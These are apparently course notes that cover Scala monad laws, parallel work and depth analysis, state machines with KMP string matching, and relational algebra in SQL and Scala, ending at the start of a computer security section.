Example Test

```
test(pairs(lists, lists)): (xs, ys) =>
  (xs ++ ys).length > xs.length  // INCORRECT property!
```

This property fails when `ys` is empty, since `xs.length` $\not>$ `xs.length`.

ScalaCheck ScalaCheck implements this idea with automatic generator derivation:

```
forAll: (l1: List[Int], l2: List[Int]) =>
  l1.size + l2.size == (l1 ++ l2).size  // correct property
```

ScalaCheck provides `given` instances for common types, allowing automatic test data generation based on type signatures.

2.8.4 Monad Laws in Detail

The three monad laws ensure predictable behavior with for-expressions and enable algebraic reasoning about monadic code.

The Three Laws

1. **Associativity:**

$$m.\text{flatMap}(f).\text{flatMap}(g) = m.\text{flatMap}(x \mapsto f(x).\text{flatMap}(g))$$

2. **Left identity (Left unit):**

$$\text{unit}(x).\text{flatMap}(f) = f(x)$$

3. **Right identity (Right unit):**

$$m.\text{flatMap}(\text{unit}) = m$$

Significance for For-Expressions **Associativity** allows inlining nested for-expressions:

```
// These are equivalent
for
  y <- for
    x <- m
    y <- f(x)
  yield y
  z <- g(y)
yield z

// <==> (by associativity)

for
  x <- m
  y <- f(x)
  z <- g(y)
yield z
```

Right unit states:

```
for x <- m yield x  ==  m
```

Left unit has no direct for-expression analogue but ensures `unit` acts as a proper identity element.

Verifying Option is a Monad Definition of `flatMap` for Option:

```
abstract class Option[+T]:
  def flatMap[U](f: T => Option[U]): Option[U] = this match
    case Some(x) => f(x)
    case None => None
```

Left unit law: `Some(x).flatMap(f) == f(x)`

Proof:

$$\begin{aligned} & \texttt{Some(x).flatMap(f)} \\ = & \texttt{ Some(x) match \{ case Some(x) => f(x) case None => None \}} \\ = & \texttt{ f(x)} \end{aligned}$$

Right unit law: `opt.flatMap(Some) == opt`

Proof:

$$\begin{aligned}
&\texttt{opt.flatMap(Some)}\\
&= \texttt{opt match \{ case Some(x) => Some(x) case None => None \}}\\
&= \texttt{opt}
\end{aligned}$$

Associativity: `opt.flatMap(f).flatMap(g) == opt.flatMap(x => f(x).flatMap(g))`

Proof (case analysis):

Case 1: opt = Some(x)

$$\begin{aligned}
&\texttt{opt.flatMap(f).flatMap(g)}\\
&= \texttt{f(x).flatMap(g)}\\
&= \texttt{opt.flatMap(x => f(x).flatMap(g))}
\end{aligned}$$

Case 2: opt = None

$$\begin{aligned}
&\texttt{opt.flatMap(f).flatMap(g)}\\
&= \texttt{None.flatMap(g)}\\
&= \texttt{None}\\
&= \texttt{opt.flatMap(x => f(x).flatMap(g))}
\end{aligned}$$

Try is NOT a Monad The `Try` type appears monad-like but violates the left unit law:

```scala
abstract class Try[+T]:
  def flatMap[U](f: T => Try[U]): Try[U] = this match
    case Success(x) =>
      try f(x)
      catch case NonFatal(ex) => Failure(ex)
    case fail: Failure => fail

  def map[U](f: T => U): Try[U] = this match
    case Success(x) => Try(f(x))
    case fail: Failure => fail
```

Left unit violation:

$$\texttt{Try(expr).flatMap(f)} \neq \texttt{f(expr)}$$

The left-hand side will *never* raise a non-fatal exception (it catches them), while the right-hand side *may* raise exceptions from `expr` or `f`.

Trade-off: Monad Laws vs. Useful Properties Try sacrifices the left unit law to gain a more useful property: the **bullet-proof principle**.

Bullet-proof principle: An expression composed from `Try`, `map`, and `flatMap` will never throw a non-fatal exception.

This makes `Try` practical for error handling, even though it's not technically a monad.

2.8.5 Map as Derived Operation

For any monad, `map` can be defined using `flatMap` and `unit`:

$$m.\text{map}(f) = m.\text{flatMap}(x \mapsto \text{unit}(f(x))) = m.\text{flatMap}(f.\text{andThen}(\text{unit}))$$

This shows `map` is derivable and doesn't need to be a primitive operation for monads.

2.8.6 Summary

- For-expressions work with any type defining `map`, `flatMap`, and optionally `withFilter`
- Common monad examples: `List`, `Set`, `Option`, `Generator`, `Future`
- Monads satisfy three laws: associativity, left unit, right unit
- These laws ensure predictable for-expression behavior
- Not all useful types are strict monads (e.g., `Try`), and that's acceptable when the trade-off is worthwhile

2.9 Parallel programming


Definition 2.3. Multiple computations happen at once (simultaneously) in physically different (parts of) devices.

Example of physical parallelism:


- Several connected computers (cluster, cloud) (Called distributed computing)
- Multiple cores in one chip (multicore CPU) (Most important for the lecture)
- Thousands of cores in a GPU
- Intel® AVX-512 vector instructions that work on 512 bits at once (Meaning 16 floats or 8 doubles at once)
- FPGA (Field Programmable Gate Array) (e.g. AMD® Alveo U200, over 800k LUTs)

2.9.1 Parallel vs Sequential programming

In sequential computation: split tasks into two steps (e1,e2)



In Parallelism: split into two independent tasks (e1,e2), solve in Parallel, then combine (join).



2.9.2 Challenges of parallel programming

Parrallel programming is difficult because of:

- It subsumes sequential programming
- Need to think which of computations are independent
- Different parts of hardware need to communicate
- Its efficiency depends on hardware details more

2.9.3 History context of parallel programming

First established theoretical models were sequential:

- Mathematical computations explained by humans, step by step, as humans have only one mouth, one verbalized train of thoughts
- Turing machine is well-accepted but sequential model of algorithms:
  - read a letter on a tape, write a letter, change the state, repeat
- Our substitution model as a sequential sequence of steps

First physical computers were sequential:

- It was hard enough to build a sequential computer with vaccum tubes

In commercial industry, CPUs were getting faster regularly:

Definition 2.4. Moore's law (Intel): transistors can be made smaller, more fit in a given area

Definition 2.5. Dennard (DRAM) scaling: smaller transistor needs lower voltage, less energy; can switch faster (GHz)

End of Dennard scaling: Early 2005, power density (W/cm^2) stopped decreasing, so clock speed (GHz) stopped increasing.

Multicore Era Instead of making one core faster, the hardware developed:

- More complex cores (pipelined superscalar (Try to automatically parallelize a few consecutive instructions), branch prediction)
- More cores (multicore CPU)

Energy become more important: (mobile devices, sustainability), If the same problem can be solved in parallel, it is more energy efficient to use many cores at lower frequency than one core at high frequency.

- Modern mobile phone: many cores, lower frequency
- Training a LLM: many GPUs, lower frequency

2.9.4 Threads in operating systems

OS sits between hardware and applications. A key role is to handle processes.

- Run user computation (run programs)
- Handle I/O (disk, network, display, keyboard, mouse)

To give CPU resources to multiple applications, OS uses:

- **Preemptive multitasking (Time-slicing):** give a slice of time to each process, then switch to another process
- **Cores:** When CPU has multiple cores, OS can run multiple processes at once

2.9.5 Imperative vs Functional programming for parallelism

Imperative programming Often to synchronize access to shared mutable state, to avoid inconsistencies in non atomics operations. Imperative is programming with mutexes, locks, semaphores, barriers, condition variables... Those are able to cause dangerous bugs like deadlocks, starvation, ...

Functional programming Avoids shared mutable state, so avoids the need for synchronization, Functions compute values instead of writing to variables. Easier to reason about, easier to parallelize. Functional programming is more suitable for parallel programming.

Implicit parallelism Programming language compiler and runtime decide what to run in parallel.

Example: parallel Haskell, various past research projects. Would be wonderful, but not yet efficient.

Explicit parallelism Programmer decides what to run in parallel.

Two important requirements: Result should be correct (same as sequential) and efficient (faster than sequential (To not work for nothing)).

Reduce For parallel reductions, the combine operation must be *associative* if using a collection that preserves order like ParArray or ParVector in Scala. Otherwise, it must be both associative and commutative:

Associativity: The grouping of operations does not matter. Example: addition, $(1 + 2) + 3 = 1 + (2 + 3)$.

Commutativity: The order of operands does not matter. Example: addition, $1 + 2 = 2 + 1$.

Special case: foldLeft and foldRight Unlike `reduce`, `foldLeft` and `foldRight` can work with non-associative and non-commutative operations, but they cannot be parallelized directly because they enforce a specific evaluation order.

To enable parallel execution of fold operations, additional algebraic properties are required:

For foldLeft to be parallelizable: The operation must satisfy: $f(f(a, b), c) = f(f(a, c), b)$

This means the operation must be commutative in its second argument when the first argument is a partial result.

For foldRight to be parallelizable: The operation must satisfy: $f(a, f(b, c)) = f(c, f(b, a))$

This means the operation must be commutative in its first argument when the second argument is a partial result.

In practice: Most operations that satisfy these conditions are already associative and commutative, making `reduce` the preferred choice for parallel computation. Use `fold` with a neutral element when you need both parallelism and a starting value.

2.9.6 Evaluation of parallel programs

Asymptotic analysis Asymptotic analysis studies how the running time or resource usage of a program grows with the input size n. It focuses on the dominant terms that determine performance for large n, ignoring constant factors and lower-order terms.

Big-O notation We say that a function $p(n)$ is in $O(g(n))$ if there exists a constant $M > 0$ and a starting point n_0 such that:

$$p(n) \leq M \cdot g(n) \quad \text{for all } n \geq n_0$$

For example:

$$100n \text{ is } O(n^2) \text{ because } 100n \leq n^2 \text{ for } n \geq 10$$
$$100n \text{ is also } O(n) \text{ because } 100n \leq 100 \cdot n \text{ for all } n \geq 0$$

We often state the *best* $O(f(n))$ we know, but this is not part of the formal definition.

Functions are commonly ordered from slower to faster growth:

$$\log n, \quad n, \quad n \log n, \quad n^2, \quad n^3, \quad 2^n$$

Work and depth We analyze parallel programs with two measures:

- *Work* $W(e)$: number of steps if run sequentially. Treat every `parallel(e₁, e₂)` as executing both e_1 and e_2; all work must be done.
- *Depth* $D(e)$: number of steps with unbounded parallelism. For `parallel`, take the maximum branch time.

Assume constants so that $D(e) \leq W(e)$.

Composition rules.

$$W(\texttt{parallel}(e_1, e_2)) = W(e_1) + W(e_2) + c_2, \qquad D(\texttt{parallel}(e_1, e_2)) = \max\{D(e_1), D(e_2)\} + c_1.$$

For a call or operation $f(e_1, \ldots, e_n)$:

$$W(f(e_1, \ldots, e_n)) = \sum_{i=1}^{n} W(e_i) + W(f)(v_1, \ldots, v_n),$$

$$D(f(e_1, \ldots, e_n)) = \sum_{i=1}^{n} D(e_i) + D(f)(v_1, \ldots, v_n),$$

where v_i are the values of e_i. For primitive integer operations, $W(f)$ and $D(f)$ are constants.

Key insight. Large depth limits speedup. If depth is high, adding processors yields little benefit.

Example: divide-and-conquer `segmentPar`.

```
def segmentPar(xs: Array[T], p: Double, from: Int, len: Int): Int =
  if len < threshold then sumSegment(xs, p, from, from + len)
  else val (l, r) = parallel(segmentPar(xs, p, from, len/2),
      segmentPar(xs, p, from + len/2, len - len/2))
    l + r
```

Let input length be L (power of two) and leaves do $O(L)$ work when $L <$ `threshold`.

Work.

$$W(L) = \begin{cases} O(L), & L < \texttt{threshold}, \\ 2\,W(L/2) + c, & \text{otherwise,} \end{cases} \qquad \Rightarrow \qquad W(L) = O(L).$$

Depth.

$$D(L) = \begin{cases} O(L), & L < \texttt{threshold}, \\ D(L/2) + c, & \text{otherwise,} \end{cases} \qquad \Rightarrow \qquad D(L) = O(\log L).$$

Even though work stays linear, splitting halves the critical path, giving logarithmic depth.

2.10 Web application

Unlike traditional desktop applications that can be built as monoliths, web applications must be distributed across networks, which fundamentally changes their architecture. This network constraint necessitates a multi-tier approach to handle the separation between client and server.

2.10.1 The 3-Tier Architecture

Web applications typically follow a 3-tier architecture, separating concerns into distinct layers:

- **Data Layer (State):** Manages persistent storage and the application's state
- **Application Layer (Logic):** Contains the business logic and processing rules
- **Presentation Layer:** Handles user interface rendering, typically in the browser

These three layers can be implemented using a single fullstack language (such as JavaScript/TypeScript with Node.js), or divided into separate programs using specialized languages optimized for each layer (e.g., SQL for data, Java/Python for logic, HTML/CSS/JavaScript for presentation).

2.10.2 Best Practices by Layer

Data Layer: The fundamental principle is to avoid storing redundant information in the state. When information can be derived from existing data, it should not be persisted. For example, determining whose turn it is in a game should be computed by comparing the current player ID with the active player ID, rather than storing a separate `isMyTurn` flag. This approach significantly reduces the risk of inconsistent states, as there is only one source of truth. This principle is actually called "normalization" in databases and "single source of truth" in software design.

Application Layer: Given the minimalist approach to the data layer, the application layer takes responsibility for computing derived information. It transforms the raw state into the various forms needed by different parts of the system, ensuring consistency through controlled computation rather than redundant storage.

Presentation Layer: Unlike the data layer, duplication is acceptable in the presentation layer. The same information may be displayed in multiple locations or formats for user experience purposes, as this redundancy does not affect system consistency.

2.11 State Machines

A **finite state machine (FSM)** or **finite automaton** is a mathematical model of computation used to design and analyze systems with discrete states and well-defined transitions.

Formal Definition An FSM is defined as a 5-tuple $(Q, \Sigma, \delta, q_0, F)$:

- Q: finite set of states
- Σ: finite alphabet (set of input symbols)
- $\delta : Q \times \Sigma \to Q$: transition function
- $q_0 \in Q$: initial state
- $F \subseteq Q$: set of accepting (final) states

An FSM processes a string $w = a_1 a_2 \dots a_n$ by starting in q_0 and applying transitions:

$$q_0 \xrightarrow{a_1} q_1 \xrightarrow{a_2} q_2 \xrightarrow{\dots} q_n$$

The string is **accepted** if $q_n \in F$.

Types of Automata

Deterministic Finite Automaton (DFA) For each state and input symbol, there is exactly one next state. The transition function is total: $\delta : Q \times \Sigma \to Q$.

Nondeterministic Finite Automaton (NFA) A state may have zero, one, or multiple transitions for a given input symbol. The transition function becomes: $\delta : Q \times \Sigma \to \mathcal{P}(Q)$ (returns a set of states).

Mealy Machine Outputs depend on both state and input. Extended transition function: $\delta : Q \times \Sigma \to Q \times \Omega$ where Ω is the output alphabet.

Moore Machine Outputs depend only on the current state. Output function: $\lambda : Q \to \Omega$.

State Diagrams State machines are visualized as directed graphs:

- **Nodes** represent states
- **Edges** represent transitions, labeled with input symbols
- **Initial state** indicated by an incoming arrow from nowhere
- **Accepting states** drawn with double circles

Example: DFA that accepts binary strings ending in "01"




Figure 2: DFA accepting strings ending in "01". Example: "110101" is accepted.

State meanings:

- q_0: haven't seen a 0 recently (or just saw a 1)
- q_1: just saw a 0, waiting for 1
- q_2: saw "01", accepting state (once reached, stay here)

Application: String Matching String matching is a fundamental problem: given a text T of length n and a pattern P of length m, find all occurrences of P in T.

Finite automata provide an elegant solution: construct an FSM that recognizes strings containing P as a substring.

Naive Approach Check every position in T: for each i, compare $T[i..i + m - 1]$ with P.

- **Time complexity:** $O(nm)$ in worst case
- **Example worst case:** T = "AAAAAAA...", P = "AAAB"

Knuth-Morris-Pratt (KMP) Algorithm KMP uses a DFA implicitly through a **failure function** to achieve $O(n + m)$ time.

Key insight: When a mismatch occurs, use information from the pattern itself to avoid re-checking characters we already know match.

Failure Function: For pattern $P[0..m-1]$, define $\pi[i]$ as the length of the longest proper prefix of $P[0..i]$ that is also a suffix of $P[0..i]$.

A **proper prefix** of a string is a prefix that is not equal to the string itself.

Example: Pattern "ABABC"

i	0	1	2	3	4
$P[i]$	A	B	A	B	C
$\pi[i]$	0	0	1	2	0

Explanation:

- $\pi[0] = 0$: "A" has no proper prefix
- $\pi[1] = 0$: "AB" – no prefix equals suffix
- $\pi[2] = 1$: "ABA" – prefix "A" = suffix "A"
- $\pi[3] = 2$: "ABAB" – prefix "AB" = suffix "AB"
- $\pi[4] = 0$: "ABABC" – no prefix equals suffix

State Machine Interpretation:

The failure function defines a DFA where:

- State q means "we have matched the first q characters of P"
- On matching input, advance: $q \to q + 1$
- On mismatch, follow failure link: $q \to \pi[q - 1]$ (and retry)




Figure 3: DFA for pattern "ABABC". Solid arrows: successful matches. Dashed: failure transitions.

Algorithm – Computing Failure Function:

```
def compute_failure_function(pattern):
    m = len(pattern)
    pi = [0] * m
    k = 0  # length of previous longest prefix-suffix

    for i in range(1, m):
        # Follow failure links until match or reach start
        while k > 0 and pattern[k] != pattern[i]:
            k = pi[k - 1]

        # Extend match if possible
        if pattern[k] == pattern[i]:
            k += 1

        pi[i] = k

    return pi
```

Example execution for "ABABC":

1. $i = 1$: 'B' $\neq$ 'A' (at $k = 0$), no match $\Rightarrow \pi[1] = 0$
2. $i = 2$: 'A' = 'A' (at $k = 0$), match $\Rightarrow k = 1, \pi[2] = 1$
3. $i = 3$: 'B' = 'B' (at $k = 1$), match $\Rightarrow k = 2, \pi[3] = 2$
4. $i = 4$: 'C' $\neq$ 'A' (at $k = 2$), fail to $k = \pi[1] = 0$; 'C' $\neq$ 'A' $\Rightarrow \pi[4] = 0$

Algorithm – KMP Search:

```
def kmp_search(text, pattern):
    n = len(text)
    m = len(pattern)
    pi = compute_failure_function(pattern)
    matches = []
    q = 0  # number of characters matched

    for i in range(n):
        # Follow failure function on mismatch
        while q > 0 and pattern[q] != text[i]:
            q = pi[q - 1]

        # Extend match
        if pattern[q] == text[i]:
            q += 1

        # Complete match found
        if q == m:
            matches.append(i - m + 1)  # starting position
            q = pi[q - 1]  # continue searching

    return matches
```

Example trace for text "ABABDABACDABABCABABA", pattern "ABABC":

1. Scan "ABABD": matches up to "ABAB", then 'D' $\neq$ 'C'. Failure function: fall back to $q = 2$ (we still have "AB" matched).
2. Continue from position 5: "ABACD"... no match.
3. At position 10: "ABABC" – **match found at index 10**.
4. Continue scanning... (process continues)

Complexity Analysis:

- **Preprocessing:** $O(m)$ to compute π
- **Matching:** $O(n)$ – each character examined at most twice (once advancing i, once following failure links)
- **Total:** $O(n + m)$

Correctness intuition: The failure function ensures that when we fail at position q, we already know that the text matches the pattern for the previous $\pi[q - 1]$ characters. We can safely skip re-checking them.

Comparison: Naive vs. KMP

Algorithm	Preprocessing	Matching
Naive	$O(1)$	$O(nm)$
KMP	$O(m)$	$O(n)$

For $n = 10^6$ and $m = 100$:

- Naive worst case: 10^8 operations
- KMP: $\sim 10^6$ operations (100Œ faster)

Other String Matching Algorithms

Boyer-Moore Scans pattern from right to left. Often faster in practice due to large skip distances. Average case: $O(n/m)$.

Rabin-Karp Uses hashing. Computes hash of pattern and compares with rolling hash of text substrings. $O(n + m)$ expected time, $O(nm)$ worst case.

Aho-Corasick Extends KMP to match multiple patterns simultaneously using a trie structure. Used in tools like `grep -F`. $O(n + m + z)$ where z is the number of matches.

Practical Applications of FSMs

Lexical analysis Tokenizing source code in compilers. Regular expressions are compiled to DFAs for pattern matching.

Network protocols TCP state machine: `CLOSED`, `LISTEN`, `SYN_SENT`, `ESTABLISHED`, `FIN_WAIT`, etc.

Text editors Syntax highlighting uses FSMs to identify keywords, strings, comments in real-time.

Game development Character AI: `Idle` → `Patrol` → `Chase` → `Attack` states.

Hardware design Digital circuits, vending machines, traffic light controllers.

UI workflows Multi-step forms: `Input` → `Validate` → `Confirm` → `Complete`.

Design Principles When designing state machines:

1. **Minimize states:** Each state should represent a distinct, meaningful situation
2. **Define all transitions:** What happens for every input in every state?
3. **Identify invariants:** What properties must hold in each state?
4. **Avoid state explosion:** Use hierarchical state machines for complex systems
5. **Document:** State diagrams are worth a thousand lines of code

Common pitfall: Mixing state with behavior. Keep state simple (data) and behavior separate (transition functions).

2.12 Relational Algebra: Theoretical Foundation

Relational algebra is a procedural query language that consists of a set of operations on relations. A relation is a set of tuples, where each tuple represents a row and has attributes (columns). Relational algebra operations are closed: they take relations as input and produce relations as output.

2.12.1 Declarative vs Procedural Implementations

Relational algebra serves as the theoretical foundation for both declarative and procedural query languages:

Declarative: SQL SQL is a **declarative** language: you specify *what* you want, not *how* to get it. The database query optimizer translates SQL into relational algebra operations and determines the execution plan.

Example:

```
SELECT name, email
FROM students
WHERE age > 18;
```

The user describes the desired result. The database engine decides whether to:

- Use an index on the `age` column
- Perform a sequential scan
- Apply selection before or after projection

Procedural: Collection APIs Scala collections, Java Streams, and C# LINQ are **procedural**: you explicitly chain operations in a specific order, defining the execution strategy.

Example (Scala):

```
students
  .filter(_.age > 18)
  .map(s => (s.name, s.email))
```

The programmer explicitly specifies:

1. First, filter the collection (selection)
2. Then, transform each element (projection)

The execution order is deterministic and controlled by the programmer, not an optimizer.

Hybrid Approach: LINQ in C# C# LINQ offers both approaches:

Query Syntax (Declarative):

```
from s in students
where s.Age > 18
select new { s.Name, s.Email }
```

Method Syntax (Procedural):

```
students
  .Where(s => s.Age > 18)
  .Select(s => new { s.Name, s.Email })
```

Both compile to the same intermediate representation, but the query syntax mimics SQL's declarative style.

Key Differences

Aspect	**SQL (Declarative)**	**Collections (Procedural)**
Optimization	Automatic by query planner	Manual by programmer
Execution order	Determined by optimizer	Explicit in code
Physical access	Abstracted away	Iterator-based
Parallelization	Transparent	Explicit (e.g., `.par`)
Debugging	Requires query analysis tools	Standard debugger

2.12.2 Basic Operations

Selection (σ) The selection operation filters tuples based on a predicate condition.

$$\sigma_{\text{condition}}(R)$$

Returns all tuples from relation R that satisfy the condition.

Mathematical Example: $\sigma_{\text{age}>18}(\text{Students})$ returns all students older than 18.

SQL:

```sql
SELECT *
FROM students
WHERE age > 18;
```

Scala:

```scala
students.filter(_.age > 18)
```

Projection (π) The projection operation selects specific attributes from a relation, eliminating duplicates.

$$\pi_{\text{attr}_1,\text{attr}_2,\ldots}(R)$$

Returns a relation containing only the specified attributes.

Mathematical Example: $\pi_{\text{name,email}}(\text{Students})$ returns only names and emails.

SQL:

```sql
SELECT DISTINCT name, email
FROM students;
```

Scala:

```scala
students.map(s => (s.name, s.email)).distinct
```

Note: The projection operation π in relational algebra automatically eliminates duplicates (returns a set). In SQL, use `DISTINCT` to enforce this; in Scala, use `.distinct` or work with `Set` instead of `List`.

Cartesian Product ($\times$) The Cartesian product combines every tuple from the first relation with every tuple from the second relation.

$$R \times S$$

If R has n tuples and S has m tuples, $R \times S$ has $n \times m$ tuples. If R has k attributes and S has l attributes, $R \times S$ has $k + l$ attributes.

Mathematical Example:

$$\begin{aligned} R &= \{(1, \text{Alice}), (2, \text{Bob})\} \\ S &= \{(\text{Math}, 90), (\text{CS}, 85)\} \\ R \times S &= \{(1, \text{Alice}, \text{Math}, 90), (1, \text{Alice}, \text{CS}, 85), \\ &\quad (2, \text{Bob}, \text{Math}, 90), (2, \text{Bob}, \text{CS}, 85)\} \end{aligned}$$

SQL:

```sql
SELECT *
FROM students, courses;
-- Or explicitly:
SELECT *
FROM students CROSS JOIN courses;
```

Scala: The Cartesian product can be implemented using `flatMap` or for-comprehensions:

Using flatMap:

```
students.flatMap(s => courses.map(c => (s, c)))
```

Using for-comprehension:

```
for {
  s <- students
  c <- courses
} yield (s, c)
```

Both approaches produce the same result: every student paired with every course. The for-comprehension is syntactic sugar that desugars to the `flatMap` version.

Union ($\cup$) The union operation combines tuples from two relations, eliminating duplicates.

$$R \cup S$$

Requirement: R and S must be union-compatible (same number of attributes with compatible types).

Mathematical Example:

$$\begin{aligned}
\text{CS\_Students} &= \{(\text{Alice}, 1), (\text{Bob}, 2)\} \\
\text{Math\_Students} &= \{(\text{Bob}, 2), (\text{Charlie}, 3)\} \\
\text{CS\_Students} \cup \text{Math\_Students} &= \{(\text{Alice}, 1), (\text{Bob}, 2), (\text{Charlie}, 3)\}
\end{aligned}$$

SQL:

```
SELECT student_id, name FROM cs_students
UNION
SELECT student_id, name FROM math_students;
```

Scala:

```
(csStudents ++ mathStudents).distinct
// Or using union (for sets):
csStudents.toSet.union(mathStudents.toSet)
```

Set Difference ($-$) The set difference returns tuples in the first relation but not in the second.

$$R - S$$

Requirement: R and S must be union-compatible.

Mathematical Example:

$$\text{CS\_Students} - \text{Math\_Students} = \{(\text{Alice}, 1)\}$$

SQL:

```
SELECT student_id, name FROM cs_students
EXCEPT
SELECT student_id, name FROM math_students;
```

Scala:

```
csStudents.diff(mathStudents)
// Or for sets:
csStudents.toSet.diff(mathStudents.toSet)
```

Rename (ρ) The rename operation changes the name of a relation or its attributes.

$$\rho_{S(A_1,A_2,\ldots)}(R)$$

Renames relation R to S and its attributes to $A_1, A_2, \ldots$

SQL:

```sql
SELECT name AS student_name, age AS student_age
FROM students;
```

Scala:

```scala
// Renaming is implicit through mapping to new structures
students.map(s => StudentRenamed(s.name, s.age))
```

2.12.3 Derived Operations

Intersection ($\cap$) The intersection returns tuples that appear in both relations.

$$R \cap S = R - (R - S)$$

Mathematical Example:

$$\text{CS\_Students} \cap \text{Math\_Students} = \{(\text{Bob}, 2)\}$$

SQL:

```sql
SELECT student_id, name FROM cs_students
INTERSECT
SELECT student_id, name FROM math_students;
```

Scala:

```scala
csStudents.intersect(mathStudents)
// Or for sets:
csStudents.toSet.intersect(mathStudents.toSet)
```

Natural Join ($\bowtie$) The natural join combines tuples from two relations based on common attributes with equal values.

$$R \bowtie S = \pi_{\text{all attributes}}(\sigma_{R.A=S.A}(R \times S))$$

where A represents the common attributes.

Mathematical Example:

$$\begin{aligned}
\text{Students} &= \{(1, \text{Alice}), (2, \text{Bob})\} \\
\text{Grades} &= \{(1, 90), (2, 85)\} \\
\text{Students} \bowtie \text{Grades} &= \{(1, \text{Alice}, 90), (2, \text{Bob}, 85)\}
\end{aligned}$$

SQL:

```sql
SELECT s.student_id, s.name, g.grade
FROM students s
JOIN grades g ON s.student_id = g.student_id;
```

Scala:

```
// Using for-comprehension (equivalent to flatMap + filter + map):
for {
  s <- students
  g <- grades
  if s.studentId == g.studentId
} yield (s.studentId, s.name, g.grade)

// Or using flatMap explicitly:
students.flatMap(s =>
  grades
    .filter(g => g.studentId == s.studentId)
    .map(g => (s.studentId, s.name, g.grade))
)
```

Theta Join ($\bowtie_\theta$) A generalized join with an arbitrary condition θ.

$$R \bowtie_\theta S = \sigma_\theta(R \times S)$$

Mathematical Example: Students $\bowtie_{\text{Students.age}>\text{Courses.min\_age}}$ Courses

SQL:

```
SELECT *
FROM students s, courses c
WHERE s.age > c.min_age;
```

Scala:

```
for {
  s <- students
  c <- courses
  if s.age > c.minAge
} yield (s, c)
```

Division ($\div$) The division operation finds tuples in one relation that are associated with all tuples in another relation.

$$R \div S$$

Returns tuples from R that match with every tuple in S.

Mathematical Example: Find students enrolled in all courses:

$$\text{Enrollments}(student\_id, course\_id) \div \text{AllCourses}(course\_id)$$

SQL:

```
SELECT e.student_id
FROM enrollments e
GROUP BY e.student_id
HAVING COUNT(DISTINCT e.course_id) = (SELECT COUNT(*) FROM all_courses);
```

Scala:

```
val allCourseIds = allCourses.map(_.courseId).toSet
enrollments
  .groupBy(_.studentId)
  .filter { case (_, enrolls) =>
    enrolls.map(_.courseId).toSet == allCourseIds
  }
  .keys
```

2.12.4 Properties

Closure Property All relational algebra operations produce relations, allowing operations to be composed:

$$\pi_{\text{name}}(\sigma_{\text{age}>18}(\text{Students} \bowtie \text{Grades}))$$

Scala:

```
students
  .flatMap(s => grades.filter(_.studentId == s.studentId).map(g => (s, g)))
  .filter { case (s, _) => s.age > 18 }
  .map { case (s, _) => s.name }
```

Commutativity

- $R \cup S = S \cup R$
- $R \cap S = S \cap R$
- $R \times S \neq S \times R$ (attributes ordered differently)
- $R \bowtie S = S \bowtie R$ (for natural join)

Associativity

- $(R \cup S) \cup T = R \cup (S \cup T)$
- $(R \cap S) \cap T = R \cap (S \cap T)$
- $(R \times S) \times T = R \times (S \times T)$

Equivalence Rules Multiple algebraic expressions can represent the same query:

$$\sigma_{c_1 \wedge c_2}(R) = \sigma_{c_1}(\sigma_{c_2}(R)) = \sigma_{c_2}(\sigma_{c_1}(R))$$

These equivalences enable query optimization in database systems.

2.12.5 Complex Queries

Eliminating Duplicate Pairs with Ordering When querying pairs of elements from the same collection, using inequality (`!=`) produces each pair twice: (a, b) and (b, a). Using ordering comparison eliminates this symmetry.

Problem: Finding authors with multiple books

```
// First attempt - produces duplicates
for
  b1 <- books
  b2 <- books
  if b1 != b2  // Each pair appears twice: (b1, b2) and (b2, b1)
  a1 <- b1.authors
  a2 <- b2.authors
  if a1 == a2
yield a1
```

Solution: Use ordering on a unique attribute

```
// Better: use < on titles to ensure each pair appears once
for
  b1 <- books
  b2 <- books
  if b1.title < b2.title  // Only keeps pairs where title1 < title2
  a1 <- b1.authors
  a2 <- b2.authors
  if a1 == a2
yield a1
```

This works because:

- String comparison is transitive: if $a < b$ then $b \nless a$
- Each unordered pair $\{b_1, b_2\}$ appears exactly once as the ordered pair (b_1, b_2) where b_1.title $< b_2$.title
- Requires a unique, orderable attribute (like ID, title, etc.)

General pattern:

```
// For any collection with unique IDs
for
  x <- collection
  y <- collection
  if x.id < y.id  // Eliminates symmetric pairs
  // ... rest of query
yield result
```

Alternative: Convert to Set

```
val bookSet = books.toSet
for
  b1 <- bookSet
  b2 <- bookSet
  if b1 != b2  // Set operations are more efficient
  a1 <- b1.authors
  a2 <- b2.authors
  if a1 == a2
yield a1
```

Using `Set` automatically handles uniqueness but doesn't eliminate the (a, b) vs (b, a) duplication issue, so you may still need `.distinct` on the final result.

Part II

Security and Privacy (COM-301)

3 Security principles

3.1 Why Study Computer Security?

What makes security problems special? When we design systems or programs, we aim for three key properties:

- **Correctness:** For a given input, the system must produce the expected output.
- **Safety:** Well-formed programs must not cause harmful or dangerous effects.
- **Robustness:** The system should handle errors gracefully, both in input and during execution.

Security takes these goals further: it requires anticipating what could go wrong, including deliberate misuse, and designing systems that can resist such threats.

3.2 Definitions

